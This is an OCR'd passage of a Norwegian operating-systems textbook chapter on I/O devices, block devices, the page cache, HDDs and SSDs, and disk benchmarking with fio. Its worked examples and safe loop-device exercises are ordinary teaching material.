
1 Driveren skriver en kommando til registrene på enheten. *2* Enheten flytter dataene selv med DMA, og IOMMU-en kontrollerer adressene. *3* Enheten melder fra med et interrupt.

Figur 9.4: Maskinvare og programvare rundt en I/O-enhet.

Figuren skiller mellom det som er maskinvare (hardware) og det som er programvare (software). CPU-en med MMU, RAM, IOMMU-en, PCIe og enhetene er maskinvare. Driveren, page tablene og tabellene til IOMMU-en er programvare: kode og data som operativsystemet har lagt i RAM. De stiplede pilene viser hvordan programvaren styrer maskinvaren. Driveren er kode som kjører på CPU-kjernene, og MMU-en og IOMMU-en slår opp i tabeller som operativsystemet har fylt ut. Operativsystemet bestemmer altså hva som er lov, og maskinvaren håndhever det for hver eneste adresse: MMU-en for programmene, IOMMU-en for enhetene.

Legg også merke til at dataene i punkt 2 går utenom CPU-en. PCIe er tegnet som én felles skinne, men er egentlig en egen forbindelse til hver enhet, og IOMMU-en sitter fysisk i CPU-en eller brikkesettet, der disse forbindelsene kommer inn. HDD-en nederst til høyre sitter ikke på PCIe i det hele tatt: den er koblet til med USB, og det er USB-kontrolleren som er enheten på PCIe. Det er den driveren gir kommandoer, og den som flytter dataene til og fra RAM med DMA. Selve disken ser bare USB-kabelen.

Memory-mapped I/O i figur 9.5.



Figur 9.5: Memory-mapped I/O.


Registrene til I/O-enhetene må ha adresser. Figuren bygger på den fra kapittel 5, med et tillegg øverst til høyre: en del av det fysiske adresserommet er ikke RAM, men registrene til I/O-enhetene. Det kalles *memory-mapped I/O*, og gjør at driveren kan lese og skrive registrene med vanlige `mov`-instruksjoner – `lspci -v` viser hvilket område hver

enhet har fått. Ikke bland det med en *memory-mapped file*, som figuren også viser: der er det en fil som er lagt inn i det virtuelle adresserommet til en prosess.

De eldre `in`- og `out`-instruksjonene mot nummererte porter (isolated I/O, chp 36.6) finnes fortsatt på x86, men det er først og fremst eldre enheter som bruker dem. De fleste PCI-enheter legger registrene sine i minneadresser, fordi det ikke krever egne instruksjoner og går raskere [12, kap. 9].

9.3 Block devices

Block device i figur 9.6.



Figur 9.6: Block device.

At alle enheter er forskjellige, løses med *abstraksjon* (sammenlign med fig 36.4). Uansett om det står en HDD, en SSD eller en USB-pinne under, ser resten av operativsystemet bare en rekke nummererte blokker, med to operasjoner: les blokk k og skriv blokk k. Alt det enhetsspesifikke ligger i device driveren, under block devicen i figuren. Over ligger filsystemet, som er det eneste som vet hva blokkene betyr: en block device vet ingenting om filer. Det blir viktig i kapittel 10.

Block devices på maskinen din i figur 9.7.

```
$ lsblk -o NAME,TYPE,SIZE,ROTA,TRAN,MOUNTPOINTS
NAME        TYPE   SIZE ROTA TRAN MOUNTPOINTS
nvme0n1     disk 953,9G    0 nvme
|-nvme0n1p1 part   512M    0 nvme /boot/efi
`-nvme0n1p2 part 953,4G    0 nvme /
$ ls -l /dev/nvme0n1
brw-rw---- 1 root disk 259, 0 okt.  9 08:14 /dev/nvme0n1
```

Windows: `Get-Disk` og `Get-Partition`. macOS: `diskutil list`

Figur 9.7: Block devices på maskinen din.

I Linux ligger block devices som filer under `/dev`, og bokstaven `b` helt til venstre i `ls -l` viser at det er en block device. En *character device* (`c`) har ingen blokkadresser: den leverer en strøm av byte, eller styres med egne kommandoer – tastaturet, terminalen og, som vi skal se, GPU-en. `ROTA` er 1 for en disk som roterer (HDD), og `TRAN` viser tilkoblingen.

Sektor, blokk og page i figur 9.8.

- Diskens adresserom: n sektorer fra $0 \ldots n-1$, kalt *LBA* (logical block addresses)
- En *sektor* er tradisjonelt 512B, men i dag kan vi ofte be disken presentere 4KB-sektorer i stedet
- Filsystemet samler sektorer i *blokker*, typisk 4KB–64KB i størrelse (en størrelse velges for hele filsystemet)
- *Dessverre betyr sektor, blokk og page forskjellige ting avhengig av sammenhengen – vær oppmerksom!*

Figur 9.8: Sektor, blokk og page.

Disken over har 2 000 409 264 sektorer à 512B (`cat /sys/block/nvme0n1/size`). Produsenten regner 1GB som 10^9 byte og selger den som en disk på 1TB, mens Ubuntu regner 1GB som 2^{30} byte og sier at disken er 953,9GB:

$$2\,000\,409\,264 \times 512 \text{ byte} / 2^{30} = 953{,}9 \text{ GB}$$

Filsystemet teller ikke i sektorer, men i sine egne blokker. Det nummererer dem fra 0 på samme måte – filsystemblokk 0, 1, 2 og så videre – regnet fra starten av partisjonen. Er en filsystemblokk 4KB, består den av åtte sektorer på 512B. Filsystemblokk 0 er da sektor 0 til 7 i partisjonen, filsystemblokk 1 er sektor 8 til 15, og filsystemblokk nummer f er sektor $8f$ til $8f + 7$.

Partisjonen ligger ikke helt først på disken, så til slutt må vi legge til hvor den starter. Starter partisjonen på sektor 2048, som er det vanlige, blir det slik:

Filsystemblokk	Sektorer i partisjonen	Sektorer på disken
0	0 til 7	2048 til 2055
1	8 til 15	2056 til 2063
2	16 til 23	2064 til 2071
f	$8f$ til $8f + 7$	$2048 + 8f$ til $2048 + 8f + 7$

To regnestykker, altså: gang med åtte for å komme fra filsystemblokk til sektor, og legg til 2048 for å komme fra partisjonen til disken. Figuren om block devices oppå block devices litt lenger ned følger filsystemblokk 1 hele veien ned, med et kryptert volum i tillegg.

Les og skriv rå blokker i figur 9.9.


```
truncate -s 100M disk.img       # 100MB med nuller
dev=$(sudo losetup --find --show disk.img)
lsblk $dev                      # en ny block device

echo hei | sudo dd of=$dev bs=512 seek=1000
sudo dd if=$dev bs=512 skip=1000 count=1 | hexdump -C
sudo losetup -d $dev            # fjern block device
rm disk.img                     # slett fila
```

Ingen filnavn, ingen kataloger, ingen eier – bare blokk nummer 1000.

Figur 9.9: Les og skriv rå blokker.

En *loop device* gjør en vanlig fil om til en block device, så vi kan prøve oss fram uten å risikere en ekte disk. `seek=1000` skriver til blokk nummer 1000, og `skip=1000` leser den tilbake. De samme kommandoene virker mot `/dev/nvme0n1`, men da er det den virkelige disken du leser – eller overskriver, *så ikke gjør det!* Det er på en slik enhet et filsystem lages, med `mkfs` (kapittel 10).

Block devices oppå block devices i figur 9.10.



Hvert lag regner om til nummeret laget under bruker. Ingen av dem vet noe om filer.

Figur 9.10: Block devices oppå block devices.

Fordi grensesnittet er så enkelt, kan block devices stables: hvert lag tar imot "les blokk k" ovenfra og oversetter det til forespørsler til laget under, og `lsblk` viser stabelen som et tre. En *partisjon* er et sammenhengende utsnitt av en disk. Et *kryptert volum* (LUKS, BitLocker) krypterer blokkene på vei ned og dekrypterer dem på vei opp, og LUKS (Linux Unified Key Setup) legger dessuten en header først i partisjonen. Disken i den virtuelle maskinen du bruker i labene, er en block device for gjesteoperativsystemet, men en fil eller et nettverksvolum hos operativsystemet ("hypervisoren") på den underliggende fysiske datamaskinen.

Page cache i figur 9.11.

- Operativsystemet bruker ledig RAM som *cache* foran block devicen
- Lesing: andre gang kommer dataene fra RAM
- Skriving: `write()` returnerer når dataene ligger i RAM, og de skrives til disken senere (write-back caching)

Figur 9.11: Page cache.

Slik ser du page cache i bruk. Stå i hjemmekatalogen: `/tmp` er tmpfs i Ubuntu 26.04,

og der ligger fila i RAM uansett – `drop_caches` virker ikke på den. `fincore` viser hvor mye av fila som ligger i page cache. Målt 22.10.2026:

```
head -c 1G /dev/urandom > storfil
sync; echo 3 | sudo tee /proc/sys/vm/drop_caches
fincore storfil                     # RES 0B
dd if=storfil of=/dev/null bs=1M    # 2,3 GB/s, fra disken
fincore storfil                     # RES 1G
dd if=storfil of=/dev/null bs=1M    # 4,7 GB/s, fra RAM
rm storfil
```

På en rask NVMe-disk går andre lesing bare dobbelt så fort; i en virtuell maskin med disken på nettverket er forskjellen mye større. Lag ikke fila med `truncate` eller `fallocate`: da har den ingen blokker på disken, og begge lesingene går like fort.

Skrevne data som venter i page cache:

```
rm -f nyfil
head -c 400M /dev/urandom > nyfil
grep Dirty /proc/meminfo            # ca. 400MB i ca. 30 s
for i in {1..8}; do
  sleep 5
  echo "Etter $(($i*5)) s: $(grep Dirty /proc/meminfo)"
done
```

`nyfil` må være ny, og den må ikke lages med `dd`: overskriver du en fil som finnes fra før, eller bruker `dd` i Ubuntu 26.04, skrives dataene til disken med en gang fila lukkes. `Dirty` gjelder hele maskinen, så annen skriving forstyrrer. Trådene som skriver, heter `kworker/...-flush-` og nummeret til disken (`259:0` for `nvme0n1` her, se `ps -e | grep flush`), og de styres av `dirty_writeback_centisecs` (500) og `dirty_expire_centisecs` (3000) i `/proc/sys/vm`.

9.4 Lagringsenheter

9.4.1 HDD

Aksesstider på en HDD i figur 9.12.

- Fig 37.3: *platters* som roterer (*RPM*), med data i sirkler kalt *tracks*
- En *disk arm* flytter *disk head* til riktig track: *seek*
- Så må riktig sektor komme rundt: *rotational delay*
- Armene beveger seg samlet – disken gjør *én ting om gangen*

$$T_{\text{I/O}} = T_{\text{seek}} + T_{\text{rotation}} + T_{\text{transfer}}$$

Fig 37.5 og 37.6: to disker og ytelsen deres

Figur 9.12: Aksesstider på en HDD.

Hver platter har to overflater (surfaces) med hver sin disk head, og settet av tracks som ligger rett over hverandre kalles en cylinder.


Regn ut T_{rotation} for en HDD på 7200 rpm:

$$T_{\text{rotation}} = \frac{60\,000 \text{ ms/min}}{7200 \text{ runder/min}} = 8{,}33 \text{ ms per runde}$$

For eksempel med 1MB per track, rotasjonstid 8,33 ms (7200 rpm) (vi må dele på to, siden vi i gjennomsnitt må rotere platen en halv runde for å finne dataene våre), gjennomsnittlig seek-tid 5 ms og blokkstørrelse 4KB:

$$T_{\text{I/O}} = 5\,\text{ms} + \frac{8{,}33\,\text{ms}}{2} + \left(\frac{4\text{KB}}{1\text{MB}} \times 8{,}33\,\text{ms}\right) = 9{,}20\,\text{ms}$$

Hvor tiden går på en HDD i figur 9.13.




256 ganger så mye data koster bare 90 % mer tid – nesten hele regningen er reisen fram.

Figur 9.13: Hvor tiden går på en HDD.

Legg merke til hvor skjevt regnestykket er fordelt. Av de 9,20 ms går 9,17 ms med til å komme fram, og bare 0,03 ms til å lese dataene. Derfor kan sekvensiell lesing være over hundre ganger raskere enn tilfeldig lesing på en HDD: du betaler reisen én gang og leser mye, i stedet for å betale den på nytt for hver eneste blokk. Når lesearmen først er framme, ville det altså vært fint om alle dataene våre lå der – og det er filsystemets oppgave å få til.

9.4.2 SSD


Solid state drive i figur 9.14.



Figur 9.14: Solid state drive.

SSD-er er laget av NAND flash-brikker, uten bevegelige deler. "Det viktigste" å vite er at de leser og skriver pages, at de bare kan slette hele blokker, og at *de ikke kan overskrive en page direkte – pagen må slettes først, og da går hele blokka med*. Å lese og å skrive en ledig page er altså enkelt; det er overskriving som er problemet. Tidene i figuren gjelder én page (og én blokk for sletting), men de ganges ikke opp når mye skal leses eller skrives: en SSD har mange flash-brikker som jobber samtidig (chp 44.4). Figuren er dessuten forenklet. I dag er en page typisk 16KB, og en blokk er på 10MB eller mer, altså hundrevis eller tusenvis av pages [11]. En celle lagrer ett bit (SLC), to (MLC), tre (TLC) eller fire (QLC): flere bit per celle gir billigere lagring, men tregere celler som tåler færre slettinger – derav spennet i tidene i figuren.

Flash translation layer i figur 9.15.



Flere skrivinger til den samme LBA-en havner aldri på den samme fysiske flashen!

Figur 9.15: Flash translation layer.

Firmwaren i SSD-en løser overskrivingsproblemet med et *flash translation layer*: en tabell som oversetter fra LBA-ene operativsystemet bruker, til fysiske pages. Skal en LBA overskrives, skrives de nye dataene til en ledig page et annet sted, tabellen oppdateres, og den gamle pagen merkes som ugyldig. Senere rydder *garbage collection* opp: de pagene som fortsatt er gyldige, flyttes ut av en blokk, og blokka slettes så den kan brukes på nytt.

All den flyttingen kommer i tillegg til det du selv skrev – i figuren ble én skriving til fire. Forholdet mellom hva som faktisk skrives til flashen og hva operativsystemet ba om, kalles *write amplification*. *Wear leveling* er å spre slettingene jevnt, siden hver blokk bare tåler et begrenset antall. Hvordan firmwaren løser dette, avgjør både ytelsen og levetiden til disken [4].

TRIM i figur 9.16.

```
man fstrim
```

> fstrim is used on a mounted filesystem to discard (or "trim") blocks which are not in use by the filesystem. This is useful for solid-state drives (SSDs) and thinly-provisioned storage.

TRIM trengs fordi en block device ikke vet noe om filer. I dag kjøres den periodisk og automatisk.

Figur 9.16: TRIM.

Her får det følger at en block device ikke vet noe om filer. Sletter du en fil, er det filsystemet som vet det – SSD-en ser bare blokker, og regner dataene som gyldige helt til noen skriver til den samme LBA-en på nytt. Garbage collection fortsetter derfor å flytte rundt

på data ingen trenger. TRIM er måten operativsystemet sier fra på: "disse blokkene er ikke i bruk lenger". Garbage collection erstatter altså *ikke* TRIM – den trenger TRIM for å vite hvilke data som er søppel. TRIM er blitt usynlig, ikke uviktig: de fleste Linux-distribusjoner kjører `fstrim` automatisk én gang i uka (se `systemctl status fstrim.timer`).

9.5 Ytelse: tilkobling og enhet

Medium, protokoll og tilkobling i figur 9.17.

Tilkobling	Protokoll	Teoretisk maks
SATA III	AHCI	600 MB/s
USB 3.2 Gen 1 (5 Gbit/s)	USB	500 MB/s
USB 3.2 Gen 2 (10 Gbit/s)	USB	1,2 GB/s
PCIe 3.0 ×4	NVMe	3,9 GB/s
PCIe 4.0 ×4	NVMe	7,9 GB/s
PCIe 5.0 ×4	NVMe	15,8 GB/s
Ethernet 1 Gbit/s		125 MB/s

Kjeden er aldri raskere enn det tregeste leddet.

Figur 9.17: Medium, protokoll og tilkobling.

Tre ting blandes ofte sammen. *Mediet* er der dataene ligger: magnetiske plater eller NAND flash. *Protokollen* er språket operativsystemet snakker med enheten: AHCI eller NVMe. *Tilkoblingen* er ledningene imellom: SATA, PCIe eller USB. En M.2-plass på hovedkortet er bare en kontakt, og kan føre enten SATA eller PCIe.

Tilkoblinger oppgis i bit per sekund og lagring i byte per sekund, så del på åtte – eller på ti for SATA og USB på 5 Gbit/s, som sender ti bit på ledningen for hver byte. "×4" er antall *lanes* i PCIe; et grafikkort bruker ×16. Tallene er tak, ikke løfter: en HDD leverer under 300 MB/s uansett hva kabelen tåler. Motsatt blir en NVMe-SSD som klarer 7 GB/s, til en disk på rundt 450 MB/s i et USB-kabinett på 5 Gbit/s – og kopierer du til en annen maskin over et nettverk på 1 Gbit/s, får du aldri mer enn 125 MB/s.

Eksempler på disker: HDD og SSD. De to skiller seg i både medium, protokoll og tilkobling.

AHCI mot NVMe i figur 9.18.

Den samme flashen kan sitte bak to helt forskjellige grensesnitt:

SATA + AHCI laget for roterende disker: *én kø*, 32 kommandoer dyp

PCIe + NVMe laget for flash: opptil *65 535 køer* med 65 536 kommandoer i hver

```
$ grep nvme /proc/interrupts
... nvme0q0  nvme0q1  nvme0q2 ... nvme0q8
```

Figur 9.18: AHCI mot NVMe.

"SSD" og "NVMe" er ikke det samme: en SATA-SSD har samme type flash og samme flash translation layer, men sitter bak et grensesnitt laget for harddisker. Grunnen til at NVMe måtte bli en ny protokoll, og ikke bare en raskere tilkobling, er først og fremst *kødybde*. En HDD har én lesearm og gjør én ting om gangen, så det er lite å hente på å sende den mange forespørsler samtidig. En SSD har mange flash-brikker som kan jobbe i parallell, og må ha mange forespørsler ute samtidig for å få brukt dem.

En NVMe-kø er et område i RAM som driveren og enheten deler. Driveren legger en kommando i køen og skriver til et register for å si fra (en *doorbell*). Enheten henter kommandoen, flytter dataene med DMA, legger et svar i en kø for fullførte kommandoer, og sender et interrupt. Utskriften er fra en maskin der operativsystemet ser åtte CPU-kjerner: én kø per kjerne pluss en administrasjonskø, hver med sitt eget interrupt, så alle kjernene kan levere I/O samtidig uten å vente på hverandre. Også Linux måtte bygges om – blokklaget i kjernen hadde én kø per enhet, og fikk én per kjerne [8].

9.5.1 Måling

IOPS, throughput og forsinkelse i figur 9.19.

Throughput MB/s – teller når du kopierer store filer

IOPS I/O-operasjoner per sekund – teller når det er mange små, tilfeldige aksesser

Forsinkelse (latency) tiden én operasjon tar – det brukeren merker

$$\text{MB/s} = \text{IOPS} \times \text{blokkstørrelse} \qquad \text{IOPS} \approx \frac{\text{kødybde}}{\text{latency}}$$

Tommelfingerregler for tilfeldig aksess: HDD *75–200* IOPS, SSD på SATA opptil *100K*, SSD på NVMe *500K til over 1M*

Figur 9.19: IOPS, throughput og forsinkelse.

"Hvor mange IOPS får jeg?" er vanskelig å svare på, fordi svaret avhenger helt av hvordan du måler: blokkstørrelse, sekvensielt eller tilfeldig, lesing eller skriving, hvor

mange forespørsler som ligger ute samtidig, og om du går via page cache. Tommelfingerreglene gjelder tilfeldig aksess, som er det verste tilfellet. Fig 44.4 viser det samme som HDD-regnestykket: for sekvensiell lesing, som i en videotjeneste, klarer en HDD seg godt, mens tilfeldig aksess krever SSD.

Én SSD, fire svar i figur 9.20.

Test	Kødybde	IOPS	MB/s	Latency
Sekvensiell lesing, 1MB	1	2 655	2 785	376 μs
Tilfeldig lesing, 4KB	1	19 900	82	49 μs
Tilfeldig lesing, 4KB	32	111 000	454	288 μs
Tilfeldig lesing, 4KB	4×32	423 000	1 732	302 μs

Oppgi alltid hvordan du målte, ikke bare hva du fikk.

Figur 9.20: Én SSD, fire svar.

Tabellen er målt med `fio` på NVMe-disken fra utskriftene over. Det er den samme disken i alle fire radene, og likevel spriker tallene fra 82 til 2785 MB/s. Kontroller formlene mot tabellen: $19\,900 \times 4\text{KB} \approx 80\text{MB}$ per sekund, og $32/288\,\mu\text{s} \approx 111\,000$.

De to første radene skiller seg i blokkstørrelse, ikke bare i sekvensielt mot tilfeldig. Med 4KB-blokker i begge ga sekvensiell lesing 47 700 IOPS mot 19 900 for tilfeldig – godt under tre ganger, der en HDD ville hatt over hundre. På en SSD er det ikke reisen som koster, men antall forespørsler: hver av dem har en fast kostnad gjennom operativsystemet og enheten, enten den henter 4KB eller 1MB.

Med kødybde 32 øker IOPS over fem ganger, men hver forespørsel tar lengre tid fordi den står i kø: du bytter forsinkelse mot throughput. Fjerde rad er fire prosesser med 32 forespørsler ute hver, og den gir nesten fire ganger så mye som den tredje. I tredje rad var det altså ikke disken som var flaskehalsen, men den ene CPU-kjernen som leverte forespørslene – `fio` meldte 100 % CPU-bruk, det meste i kernel mode. Når enheten er så rask, er det veien gjennom operativsystemet som koster. Det er grunnen til NVMe-køene over, til det nye systemkallgrensesnittet `io_uring`, og til at driveren kan polle i stedet for å vente på interrupt [15].

Mål selv med fio i figur 9.21.

```
fio --name=test --filename=fiotest --size=1G \
    --rw=randread --bs=4k --direct=1 \
    --runtime=10 --time_based
```

`--rw`	`read`, `write`, `randread` eller `randwrite`
`--bs`	blokkstørrelse
`--direct=1`	gå forbi page cache
`--iodepth=32`	kødybde 32 (med `--ioengine=libaio`)
`--runtime=10`	i ti sekunder (med `--time_based`)

Windows: `winsat disk -drive c`

Figur 9.21: Mål selv med fio.

`--filename` er en testfil på 1GB (`--size`) som `fio` selv lager. Oppgir du en block device i stedet, ødelegger en skrivetest det som ligger på den. Lag den heller ikke i `/tmp`: på mange Linux-maskiner ligger `/tmp` i RAM (tmpfs), og da er det RAM du måler.

